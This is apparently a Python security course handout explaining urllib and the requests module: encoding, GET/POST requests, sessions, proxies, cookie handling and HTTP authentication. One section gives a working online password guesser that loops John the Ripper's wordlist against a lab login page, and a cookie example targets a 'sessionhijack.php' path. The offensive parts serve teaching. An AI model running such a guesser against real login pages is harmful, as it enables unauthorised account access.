This question asks us to submit the sum of the values in the key specified. A sum implies that this will be an integer. Let's take a look at our registry values. First, open your registry hive and store in variable `rh`. If you then try to call `rh.open()` and give it the path specified in `.data()`, you get an error message saying that the hive doesn't exist. In this module and others, when you retrieve a `.path()` of a key, the word `ROOT\` will be prepended to a path to indicate that this is not a "relative" reference to a path that begins from whatever key you are currently in. Rather, this is an absolute path that begins at the root of the registry hive. You must trim off the word `ROOT\` when accessing the path. A simple string slice of `[5:]` will do the trick for you. Now `rk` points to the desired registry key. Just to get a preview of what we are dealing with, we can create a lambda function that retrieves the `.name()` and `.value()` of every value object in the key. We use the `map` function to map that lambda across all of the values. There you will see that each of the values is stored as a string, so we also have to convert them to integers before we can add them up. We can also map the integer function across each of those values and then pass that to the `sum` function.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
~~LAB: pyWars Registry Forensics~~  
Built-in HTTP Support: urllib  
~~Requests Module~~  
LAB: HTTP Communication

This is a Roadmap slide.

## Interacting with Websites

- Where would we be without websites?
- You can interact with websites using the Python3 built-in module `urllib`. We will cover it briefly for situations in which it isn't an option to install third-party modules
- The third-party module "requests" can make your life much simpler. It must be installed:
  - `# pip install requests`

Now we will discuss how to interact with websites. First, we will discuss how to do that using only the built-in modules. Using built-in modules maximizes the cross-platform portability of your code. Using only the built-in modules is often a requirement for penetration testers, who need to be able to run scripts inside the target environment, where you cannot install additional modules. Limiting yourself to built-in modules is also useful to defenders and forensics people who want to be able to run their scripts on systems without installing Python modules.

When you don't have to live with that restriction, the Requests module can simplify common tasks. We will discuss both of these options.

## Web Encoding in Python 3

- There are two modules for supporting common web encoding standards
- HTML entities such as &gt; &lt; &quot; &apos; &#xx are all done with module 'html'

```
>>> import html
>>> html.escape("< > \" ' &")
'&lt; &gt; &quot; &#x27; &amp;'
>>> html.unescape("&lt;&gt; &quot; &apos; %41 &#65;&#66;")
'< > \' %41 AB'
```

- URL hex encoding is handled with the module urllib.parse

```
>>> import urllib.parse
>>> urllib.parse.quote("< > \" ' & : ? + : /")
'%3C%20%3E%20%22%20%27%20%26%20%3A%20%3F%20%2B%20%3A%20/'
>>> urllib.parse.quote("< > \" ' & : ? + : /", safe=" ")
'%3C %3E %22 %27 %26 %3A %3F %2B %3A %2F'
>>> urllib.parse.unquote("%3C %3E %26 %41 &#65;")
'< > & A &#65;'
```

When dealing with web traffic, you will typically come across different types of encoding. There are many different standards out there, but some very common types that you will definitely need to understand are HTML entities and URL hexadecimal encoding. HTML entities enable you to represent characters such as > (greater than) and < (less than) in such a way that they will not be interpreted as HTML or script tags by the browser that receives them. Specifically, &gt; will be interpreted as a greater-than character and not the beginning of an HTML entity. This is accomplished with the 'html' module using the escape() and unescape() functions, as shown above.

URL encoding converts characters to hexadecimal notation. For example, the "<" character becomes "%3C". The functions to do this are urllib.parse module. The quote function will only turn special characters into their hexadecimal equivalent, leaving the normal text alone. Special characters include everything except alphanumerics and "\_-./". If you do not want to convert one of the special characters, then you pass them as the safe argument when calling the function. In the example above, you can see that when we pass safe=" " to quote, it does not convert any of the spaces to %20.

## GET Request with urllib

```
import urllib
urldata = urllib.parse.quote("http://web.com", safe="/\\:?=+")
webcontent=urllib.request.urlopen(urldata).read()
```

- SHOULD always quote your URL with `urllib.parse.quote`
- We can then use the **read()** method to read the entire contents of the website into a single string
- We can also use the **readlines()** method to read the contents into a list of lines `["line1","line2," "line3"]`
- We can step through the document line by line in a for loop:
  - `for eachline in urllib.request.urlopen(urldata):`

The first step to reading websites is to import the `urllib` module. Then you use `urllib.parse.urlopen()` to create a web object pointing to a specific URL. That web object has methods such as `read()` and `readlines()`, which can be used to read the contents of the website.

`urlopen()` takes one parameter, a URL to a website that you want to retrieve, and it returns an iterable object for you to read the contents of the site. In many cases, you need to first quote your URL before making the request. If the URL is very simple and doesn't contain any spaces, ampersands, or other special characters, you can get away without calling `urllib.parse.quote` with your url. However, most pages after the simple homepage will require encoding. Let's open a simple page and take a look at the object that is returned.


```
>>> import urllib
>>> webobject=urllib.request.urlopen("http://markbaggett.com")
>>> dir(webobject)
['_doc__', '__init__', '__iter__', '__module__', '__repr__', 'close',
'code', 'fileno', 'fp', 'getcode', 'geturl', 'headers', 'info', 'msg',
'next', 'read', 'readline', 'readlines', 'url']
>>>
```

The website can then be read the same way that you can read file objects.

`webobject.read()` will return the entire contents of the website passed to `urlopen()`. `webobject.readlines()` will return a list containing each of the individual lines on the website. `webobject` itself is an iterable object that can be stepped through in a for loop.

## POSTing Data to Forms

By viewing the source of a form, you can determine the names of the fields you need to POST. This form sends a **"username"** and **"password"** (that is, the input **names**) to **login.php** for processing (that is, the form **action**)



196

The first step in doing a POST of username and passwords to a web form is to determine what the field names are. Access the webpage that is performing form-based authentication and select **View Page Source** to see the HTML source. Locate the FORM having an ACTION that submits to the authentication page. Within the form, you will see the fields that are being submitted to the page. The field names are located after "name=" in the HTML form. We need to capture all of these field names so that we can submit them programmatically to the website. In this example, our username is "username" and the password is "password". Notice that there is also a "submit" field that is being submitted. That field has a hardcoded value of "Submit ". We don't know what the application uses that for (if at all), but we may have to have all the fields in the form, along with our username and passwords, for the form to process correctly. It all depends on the logic being used by the application, which is as invisible to us as to the attacker.

## POST Request with urllib

- Doing a simple post can get a little complicated

1. call `quote()` on the URL changing spaces to plus signs, etc.
2. Build a dictionary containing the form fields and values you want
3. `urlencode()` the dictionary producing a string
4. `.encode()` the string into bytes()
5. Submit the bytes as the second parameter to `urlopen()`

```
>>> url = 'http://httpbin.org/post'
>>> url = urllib.parse.quote(url, safe="/\\:?=+")
>>> data={'username':'mikem','password':'codeforensics'}
>>> data = urllib.parse.urlencode(data).encode()
>>> content = urllib.request.urlopen(url, data).read()
```

- It's unnecessarily complex with multiple encodings required and requires additional code to support cookies or proxies

Once you know the names of the fields on your form, you submit the values with a POST request. To submit a POST request with `urllib` requires several steps. Like the GET request, you need to encode your URL with the `quote` function. Next you need to create a dictionary with the values you want to enter into the fields. The keys to the dictionary are the names of the fields and their associated values are when you want to enter into those fields. Then you encode the dictionary with `urlencode`. Then take that result and turn it into bytes by calling `.encode()`. Now you can submit that value as the second argument to `urlopen()` and it will do a POST request instead of a GET request.

If all this encoding wasn't hard enough to remember, you have a lot more work to do if you want your web browser to remember the cookies it receives or other normal web browser functions. To enable cookie support, proxy support, handle redirects, and other basic features requires that you create a new browser object using a `"build_opener"` function. Then create various `"Handlers"` that act like browser plugins to give you capabilities like cookies and proxies. Then add the handlers to your browser object with `"add_handler"`. Then install your browser object using `"install_opener"`. Then you can use `urlopen()` with all the new capabilities.

For more information on this process, you can see Python's documentation on `urllib`. But rather than doing that, I recommend using a module called `Requests`, which makes your life easier.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.



## Requests Module

- There is an EASIER way than using URLLIB
- All of the functionality has been combined and streamlined into a third-party module called "Requests"
- Easily installed with pip
  - `#pip install requests`
- <http://docs.python-requests.org/en/master/>



A popular module that can be used to interact with websites is the "Requests" module. Its slogan is "HTTP for Humans" because this module significantly simplifies most of the complexity associated with URLLIB. No more requirements to import multiple modules. No more need to encode URLs one way and encode data another. Gone are the days of creating and installing "handlers" that appear in multiple different modules, creating customized browser objects and other steps required in URLLIB. All those capabilities are available by just importing one module. Unfortunately, it is not built in by default, so you must install it. You can use pip to install the module.

## One Request at a Time

- You can use requests to make one request at a time with no relationship between requests

```
>>> import requests
>>> webdata = requests.get("http://www.sans.org").content
>>> webdata[:70]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:/'
```

No need to call `urllib.parse.quote()`

GET

- Requests module includes easy-to-use methods for all the HTTP verbs (get, post, head, and so on)

```
>>> import requests
>>> url = 'http://127.0.0.1/login.php'
>>> formdata = {'username': 'admin', 'password': 'ninja'}
>>> webdata = requests.post(url, formdata).content
>>> webdata[:45]
b'Sorry. The login or password is incorrect.<f'
```

POST

No need for `urllib.parse.urlencode()`

The content of the webpage!

If you just want to make a single request or two to download files from a target website, then the requests module provides you with the `.get()` and `.post()` methods to issue the request and get a response. If you want to interact with an application that uses cookies and requires your browser to use state, you will use a different process that we will discuss shortly. This request is used for interacting with a website when you do not need to customize your user agent strings or maintain cookies. The requests module has methods for each of the different HTTP verbs. There is a method for `.get()`, `.post()`, `.head()`, `.delete()`, and `.put()`. Those calls return a "response object" that we will discuss in just a minute, but the actual contents of the response are in the `.content` attribute. So calling `request.get(<url>).content` is an easy way to retrieve the contents of a remote website. To submit a post request, you just need to add a dictionary as the second argument in the post request. There is no need to encode the URL or the data. Why? Because the request module does it for you.

## Response Objects

- All those methods return a response object with access to full details about the webpage's response

```
>>> resp = requests.get("http://isc.sans.edu")
>>> type(resp)
<class 'requests.models.Response'>
>>> dir(resp)
[ <dunders deleted>, '_content', '_content_consumed', 'apparent_encoding', 'close', 'connection',
'content', 'cookies', 'elapsed', 'encoding', 'headers', 'history', 'is_permanent_redirect', 'is_redirect',
'iter_content', 'iter_lines', 'json', 'links', 'ok', 'raise_for_status', 'raw', 'reason', 'request',
'status_code', 'text', 'url']
>>> resp.status_code, resp.reason
(200, 'OK')
>>> resp.headers
{'Content-Length': '29055', 'Content-Encoding': 'gzip', 'Set-Cookie': 'SRCHD=AF=NOFORM;
domain=.bing.com; expires=Wed, 11-Apr-2019 12:48:57 GMT; 'Content-Type': 'text/html;
charset=utf-8'}
>>> resp.content[:70]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://'
```

The response from the server

All the headers in the response

The content of the webpage!

201

Each of those request methods from the previous page returns a response object. There are several useful attributes of the response object. If you need to see the server response code (such as 200, 404), then you can check the `.status_code` attribute of the response. You can also view the HTTP headers returned by the server by looking at the `.headers` attribute. As previously mentioned, the `.content` attribute will contain the contents of the resource you requested.

## Multiple Requests with Session()

- Instead of individual requests, you can create a session()
- Think of this as creating a browser that remembers settings and headers like User-Agent and maintains state via cookies
- Call the browser objects get(), post(), and so on to use the settings

```
>>> import requests
>>> browser = requests.session()
>>> browser.headers
{'User-Agent': 'python-requests/2.21.0', 'Accept-Encoding': 'gzip, deflate', 'Accept': '*//*',
'Connection': 'keep-alive'}
>>> browser.headers['User-Agent']
'python-requests/2.21.0'
>>> browser.headers['User-Agent']='Mozilla FutureBrowser 145.9'
>>> browser.headers
{'User-Agent': 'Mozilla FutureBrowser 145.9', 'Accept-Encoding': 'gzip, deflate', 'Accept': '*//*',
'Connection': 'keep-alive'}
>>> x = browser.get("http://isc.sans.edu")
>>> type(x)
<class 'requests.models.Response'>
```

Create a browser object that remembers cookies, settings, and headers

Outbound headers are stored in a dictionary that you can modify to meet your needs

Same response object as the single request from the previous slide

202

Most of the time, you will want to make more than just one or two requests. If that is the case, the Requests module provides you with another way of doing this with several really nice features. This is how I commonly use the Requests module. The first thing I do is create a `requests.session()` object. In this example, I assigned it to a variable 'browser'. This will return an object that we can treat as a web browser that maintains its settings and its state between requests. You can set the modify headers attribute and change the headers that are automatically added to every request that is sent using the 'browser' object. The header attribute is just a dictionary. If you want to customize your User-Agent string so that your program doesn't appear to be a Python script, then you can just modify the "User-Agent" entry in the dictionary. After you change the headers dictionary, your browser object will use it moving forward. So how do you make those requests? Rather than calling `requests.get()`, you call the `.get()` method associated with your browser object. That call will return a response object identical to the response object returned by the `requests.get()` that we discussed earlier. We will look at that on the next page.

## Browser GET/POST Requests

### Create your browser object

```
>>> import requests
>>> browser = requests.session()
```

### Make GET requests to retrieve content

```
>>> resp = browser.get("http://www.bing.com")
>>> resp.content[:60]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//E'
```

### Make POST requests to submit data to forms

```
>>> postdata = {'username': 'markb', 'password': 'sec573'}
>>> resp = browser.post("http://web.page/login", postdata)
>>> print(resp.content)
b'Login Failed'
```

Cookies and other settings automatically persist across all actions that use the browser object

Here is how we do a GET request with our requests browser object. First, we create a browser object by calling "`browser = requests.session()`". Then we call the `.get()` method associated with the browser object. It returns a response object similar to those we have already seen. The response object's `.content` attribute has a copy of the requested resource. To make a POST request, we call the browser's `.post()` method, and we pass two arguments. The first is a string that contains the URL, and the second is a dictionary that contains all of the values we want to post to the website.


## A Password Guesser

Here is a quick and easy password guesser using requests

```
>>> import requests
>>> passwords = open('/usr/share/john/password.lst','r').readlines()
>>> for pw in passwords:
...     postdata={'username':'admin','password':pw.strip()}
...     x = requests.post('http://127.0.0.1/login.php',postdata)
...     if not b'incorrect' in x.content:
...         print(x.content, pw)
...
b'Login Successful!' password
```

This tool makes automating tasks very simple. A password guesser that submits each of the words inside John the Ripper's password list one at a time to a target website is only a few lines of code. We open the file and read all of the passwords into a list called 'passwords'. Then we use a for loop to go through the list. For each password, we build a dictionary that submits the current password guess in the 'password' field and submit the request. If the webpage says "incorrect", then we do nothing. Otherwise, we print the contents of the webpage and the current password.

## Get/Post Requests Proxies

- The browser object proxies attribute can be used to specify a network proxy or local application proxy such as Burp
- It is a dictionary and can be modified using standard dictionary commands
- Entries in the dictionary are in the following format
  - {'protocol': 'protocol://username:password@ip:port'} 

```
>>> browser = requests.session()
>>> browser.proxies
{}
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
>>> browser.proxies
{'http': 'http://127.0.0.1:8080'}
>>> del browser.proxies['http']
```

- The "requests toolbelt" adds NTLM proxy authentication

You can also redirect your browser through a proxy. This might be a network proxy, or it may be a local application proxy such as Burp Suite. Your browser object has a proxy attribute that controls these settings. It is another dictionary. The key for the dictionary is the protocol you want to proxy, and the value for the entry is the URL for the proxy. The proxy URL is in the format protocol://user:password@ip:port. If the username and password are provided, the module will use basic authentication to authenticate to the proxy. Basic authentication is not secure and shouldn't be used. More commonly, your proxies will require NTLM authentication. To support NTLM authentication, you need to install the "requests toolbelt". Pip install requests-toolbelt will install that for you. In addition to NTLM authentication, it has an authentication "guesser", which tries each of its authentication schemes to find one that works. Here is an example of using the proxy authentication guesser:

```
from requests_toolbelt.auth.guess import GuessProxyAuth
requests.get('http://httpbin.org/basic-auth/user/passwd',
             auth=GuessProxyAuth('user', 'passwd', 'proxyusr',
                                  'proxypass'),
             proxies={"http": "http://proxyurl:port"})
```

For more information, see: <https://toolbelt.readthedocs.io/en/latest/authentication.html#httpproxydigestauth>.

## Get/Post Requests Cookies



- Cookies are stored in your browser CookieJar

```
>>> import requests
>>> browser = requests.session()
>>> browser.get('http://www.bing.com')
<Response [200]>
>>> type(browser.cookies)
<class 'requests.cookies.RequestsCookieJar'>
```


- .cookies is a special type of dictionary

```
>>> dir(browser.cookies)
[ <dunders removed>, 'add_cookie_header', 'clear',
'clear_expired_cookies', 'clear_session_cookies', 'copy', 'domain_re',
'dots_re', 'extract_cookies', 'get', 'get_dict', 'items', 'iteritems',
'iterkeys', 'itervalues', 'keys', 'list_domains', 'list_paths',
'magic_re', 'make_cookies', 'multiple_domains', 'non_word_re', 'pop',
'popitem', 'quote_re', 'set', 'set_cookie', 'set_cookie_if_ok',
'set_policy', 'setdefault', 'strict_domain_re', 'update', 'values']
```

Your browser object supports cookies! If you send a request to a server and it responds with cookies, then it will automatically store those cookies and remember what website it came from. Then, for all subsequent requests to those sites, it will automatically add the proper cookies to the request. The cookies are stored in the .cookies attribute. The second box above provides a look at the cookie attribute. It has .get(), .items(), .keys(), and .values() methods, along with several others you will recognize. There are a few others you haven't seen before, but many of them look similar to a dictionary. The reason is that the cookies attribute is a special type of dictionary called a RequestsCookieJar. Let's look at this graphically.



## Overview of Request Cookies



The way the browser handles cookies is pretty simple. Handling cookies has a few more moving parts. Let's break down the pieces required for handling cookies. First is the browser object. Your browser object automatically does all the work of capturing the cookies sent to your browser from the remote website and sending the cookie back in the correct requests. The Cookie attribute is that specialized dictionary object called a RequestsCookieJar. The RequestsCookieJar is used to store all the non-persistent cookies that it receives from a remote site. If you want to make those cookies persistent, then you can write them to a cookie file on the disk using methods provided by the cookielib module. As the developer, you have full control of all the cookies in the CookieJar. You can view, delete, or replace any of the cookies in the CookieJar or add new cookies of your own. If you are going to add new cookies, you will create a cookielib.Cookie object and add it to the jar.

The .cookies attribute on the browser is the specialized dictionary. It has an attribute called .\_cookies that is a dictionary of dictionaries. We will take a closer look at that dictionary of dictionaries in a minute. But stored somewhere within that data structure is a cookie object. The main .cookie attribute also provides a shortcut so that you can directly access the cookies' values without manually going through the .cookies.\_cookies data structure.

## Access Cookies in the CookieJar

- The CookieJar is a dictionary. You can use all the normal dictionary methods to access the cookies' values in the CookieJar. GREAT if you only need access to values of cookies

```
>>> browser.cookies.keys()
['MUID', 'SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
>>> browser.cookies['MUID']
'00584AECE3FA63172BD5421FE258622B'
>>> browser.cookies.set('MUID','newvalue', domain="bing.com",path="/")
```

- Must specify the domain and path when using .set() to change a value
- This is typically all you need. BUT if you need access to more than just the value of a cookie, then you can access the entire cookie object in the .cookies.\_cookies attribute

```
>>> type(browser.cookies._cookies)
<type 'dict'>
```

As mentioned, the RequestCookieJar is a customized dictionary. The keys to that dictionary are values of all the cookies that the browser has seen. It is interesting to note that this returns a list() of keys, not a view of the keys like we normally get from a dictionary key() method. You can directly access the VALUE of the cookie through the dictionary. Here you see we have access to the MUID cookie's value. If you want to change a cookie's value, you use the cookies.set method. You must specify the cookie's domain and path when setting a cookie. To understand why, we need to take a closer look at the underlying data structure for the cookies. This makes it very easy to access cookie values and change them if required. For most applications, this is all you need. However, you will occasionally come across situations where you need access to other attributes in the cookie. When that is the case, you will need to access the data structure in the cookies.\_cookies attribute.

## Full Cookie Object Access

Request Browser Object  
created by session()

The browser object  
maintains state,  
including cookies!

Response CookieJar  
(stores cookies)

The cookie jar has a  
\_cookies attribute that is a  
DICTIONARY of cookies

Cookie  
cookielib.Cookie()

Cookie  
cookielib.Cookie()

Cookie  
cookielib.Cookie()

`browser.cookies._cookies[domain][path][cookie name].<attrib>`

EX: `browser.cookies._cookies['www.bing.com']['/']['SRCHUID'].value="x"`

- Cookie attributes include things like
  - .name: The name of the cookie
  - .value: The value stored in the cookie
  - .domain: The domain to which the cookie belongs and is sent
  - .path: The website on that domain to which the cookie belongs

The RequestsCookieJar contains Cookie objects that are stored as a dictionary of dictionaries in an attribute called `_cookies`. The `_cookies` dictionary has two embedded dictionaries. The first level of dictionaries is keyed on the DOMAIN that the cookie came from. The value of that dictionary is another dictionary keyed on the PATH of the page that set the cookie. The value of that dictionary is another dictionary of Cookie objects of all the cookies from that domain and path combination. All the cookie attributes such as `.name` and `.value` can be accessed directly on each cookie.

## Example Full Cookie Access

```
>>> browser.cookies._cookies.keys()
['.bing.com', 'www.bing.com']
>>> browser.cookies._cookies['.bing.com'].keys()
['/']
>>> browser.cookies._cookies['.bing.com']['/'].keys()
['_EDGE_V', '_EDGE_S', 'SRCHD', '_SS', 'MUID', 'SRCHUSR']
>>> browser.cookies._cookies['.bing.com']['/']['MUID']
Cookie(version=0, name='MUID', value='00584AECE3FA63172BD5421FE258622B',
port=None, port_specified=False, domain='.bing.com', domain_specified=True,
domain_initial_dot=False, path='/', path_specified=True, secure=False,
expires=1523395392, discard=False, comment=None, comment_url=None, rest={},
rfc2109=False)
>>> browser.cookies._cookies['.bing.com']['/']['MUID'].path
 '/'
>>> browser.cookies._cookies['.bing.com']['/']['MUID'].secure
False
```

Here is an example of accessing the full cookie objects. As mentioned, `.cookies._cookies` is a dictionary. Its `keys()` are the domains for which you have a cookie. Here you can see you have entries for `.bing.com` and `www.bing.com`. Each of those is another dictionary. `.cookies._cookies['.bing.com']` is a dictionary that contains even more dictionaries. Its keys are the URL paths from which the cookies were issued. In this example, we have only one path `/`. That also contains a dictionary. `.cookies._cookies['.bing.com']['/']` contains a dictionary whose keys are the names of cookies. Each of those entries contains a cookie object. That means `browser.cookies._cookies['.bing.com']['/']['MUID']` will give us the cookie named MUID that was sent by the root (`/`) of `bing.com`. Then we can access each of the different attributes of that cookie, including the value, path, expires, and other useful data that is not available from the `.cookies` attribute directly.

## Add Cookies to the CookieJar

- You can add a cookie to the cookieLib.CookieJar by calling .set\_cookie() and passing it a new Cookie object
- You create that Cookie object by initializing ALL the fields on a new cookielib.Cookie() object and pass it to set\_cookie(), as shown here:

```
>>> newcookie = cookielib.Cookie(version=0, name='session_id',
value='sessionid', port=None, port_specified=False, domain='10.10.10.30',
domain_specified=True, domain_initial_dot=True,
path='/sessionhijack.php', path_specified=True, secure=False, expires=None,
discard=False, comment=None, comment_url=None, rest={'HttpOnly': None})
>>> browser.cookies.set_cookie(newcookie)
```

To add a cookie to the CookieJar, you first have to create a cookielib.Cookie object. When you do, you initialize all its attributes, such as you see here:

```
newcookie = cookielib.Cookie(version=0, name='session_id', value='sessionid',
port=None, port_specified=False, domain='10.10.10.30', domain_specified=True,
domain_initial_dot=True, path='/sessionhijack.php', path_specified=True,
secure=False, expires=None, discard=False, comment=None, comment_url=None,
rest={'HttpOnly': None})
```

Most of these fields are self-explanatory. For example, "Name" is the cookie's name. "Value" is the value of the cookie. Other fields could use a little explanation. For example, Domain is the domain for which the cookie will be sent if "domain\_specific" is True. Path is the webpage in the domain to which the cookie will be sent if "path\_specific" is True. If "Secure" is True, the cookie will only be sent over HTTPS connections. "Expires" is the date and time after which the cookie will be deleted from the CookieJar. Expiration dates are specified in the format Day, DD Mon YYYY HH:MM:SS GMT. For example:

"Mon, 01 Jan 1986 08:30:33 GMT".

The "rest" attribute is used to specify all other attributes; it accepts a dictionary of attributes to set. For example, this is where you specify the "HttpOnly" attribute that prevents JavaScript from accessing the cookie.

Then you call the CookieJar's set\_cookie() method, passing it the new cookielib.Cookie object, and it is added to the CookieJar. You can also remove all the cookies from the CookieJar by calling its .clear() method. You can also pass a domain, path, and cookie name to clear() to only clear one cookie. For example, .clear('10.10.10.30','/sessionhijack.php','session\_id') would only delete the cookie above.

## Erase Cookies in the CookieJar

- You can erase all the cookies that are in your CookieJar

```
>>> browser.cookies.clear()
```

- Clear "session cookies". A session cookie is supposed to expire when the browser closes. Session cookies do not have an 'expires' attribute set.

```
>>> browser.cookies.clear_session_cookies()
```

- Clear all cookies for a specific domain (or path= or name=)

```
>>> browser.cookies.clear(domain='www.bing.com')
```

- Clear a cookie based on its name

```
>>> browser.cookies.keys()
['MUID', 'SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
>>> del browser.cookies['MUID']
>>> browser.cookies.keys()
['SRCHD', 'SRCHUSR', '_EDGE_S', '_EDGE_V', '_SS', 'MUIDB', 'SRCHUID']
```

You have many ways to delete a cookie. The `.cookies` attribute has a `.clear()` method that will take several optional arguments. If no argument is provided, it will clear all the cookies. Optionally, you can provide a domain-like `cookies.clear(domain='www.bing.com')`, and it will clear all the cookies that were issued from that domain. Clear will also accept a specific path for which to clear cookies. Clear will also accept a specific cookie name that you want to clear. Of course, it is a dictionary, so you can use the keyword `del` to delete items just like you would from any other dictionary.

## Get/Post Requests Authentication

- Most authentication is as simple as setting the 'auth' argument
- Basic authentication: Set auth to a tuple with user and password

```
>>> import requests
>>> requests.get('http://httpbin.org/basic-auth/user/passwd', auth=('user', 'passwd'))
<Response [200]>
>>> requests.get('http://httpbin.org/basic-auth/user/passwd', auth=('user', 'notpw'))
<Response [401]>
```

- Digest authentication: Set auth to a token create by a function

```
>>> import requests.auth
>>> dir(requests.auth)
['AuthBase', 'CONTENT_TYPE_FORM_URLENCODED', 'CONTENT_TYPE_MULTI_PART', 'HTTPBasicAuth',
'HTTPDigestAuth', 'HTTPProxyAuth', '__builtins__', '__doc__', '__file__', '__name__',
'__package__', '_basic_auth_str', 'b64encode', 'extract_cookies_to_jar', 'hashlib', 'os',
'parse_dict_header', 're', 'str', 'time', 'to_native_string', 'urlparse']
>>> authtoken = requests.auth.HTTPDigestAuth('user', 'notpasswd')
>>> requests.get('http://httpbin.org/digest-auth/auth/user/passwd', auth=authtoken)
<Response [401]>
>>> authtoken = requests.auth.HTTPDigestAuth('user', 'passwd')
>>> requests.get('http://httpbin.org/digest-auth/auth/user/passwd', auth=authtoken)
<Response [200]>
```

Requests can also access resources on websites that require authentication. On websites that require authentication, the server will respond with 'HTTP/1.0 401 Unauthorized', causing the browser to prompt the user for a username and password. When the username and password are entered, it will transmit that information to the server for authentication. The request module comes with the capability to authenticate using basic or digest-based authentication. For basic authentication, all you need to do is pass a username and a password in a tuple with the "auth" parameter on your request.

Most commonly used website authentication schemes are supported by requests and they all work the same way. You set the auth argument to an access token. As we have seen, with basic authentication, it is just a tuple containing the username and password. For most other authentication schemes, you will call a function that will create an authentication token that you will pass as the auth argument. For example, consider how we do digest authentication.

For digest authentication, you will need to import another part of the request framework called "requests.auth". After it is imported, you can create a "requests.auth.HTTPDigestAuth()" object, passing the desired username and password to the new object. Then you can pass that object as the auth= argument on your request. This will initiate an HTTP digest authentication request to the server.

### Reference:

<http://docs.python-requests.org/en/master/user/authentication/>

## Other Auth Types

- Other authentication protocols are supported with additional modules that are not installed by default with requests
- OAuth with 'pip install requests\_oauthlib'

```
>>> from requests_oauthlib OAuth1
>>> authtoken = OAuth1.OAuth1('APP_KEY', 'APP_SECRET', 'USER_TOKEN', 'USER_TOKEN_SECRET')
>>> requests.get('http://api.oauth.site/api', auth=authtoken)
```

- NTLM with 'pip install requests\_ntlm'

```
>>> from requests_ntlm import HttpNtlmAuth
>>> authtoken = HttpNtlmAuth(r'domain\username', 'password')
>>> requests.get("http://ntlm.site", auth=authtoken)
```

- Kerberos with 'pip install requests-kerberos'

Other types of network-based authentication do not come with the Request module's default installation. Fortunately for us, the Requests module is wildly popular, and several extensions have been released to add more functionality to the module. A module named `requests_oauthlib` supports both OAuth1 and OAuth2 authentication. You can install it by running "pip install requests\_oauthlib". OAuth is the "Open Authentication" standard and is widely used by web APIs.

You can add NTLM-based authentication for a Windows-based single sign-on. First you need to install 'requests\_ntlm', then you can create a `HttpNtlmAuth` object with a domain username and password that you pass with the `auth` argument.

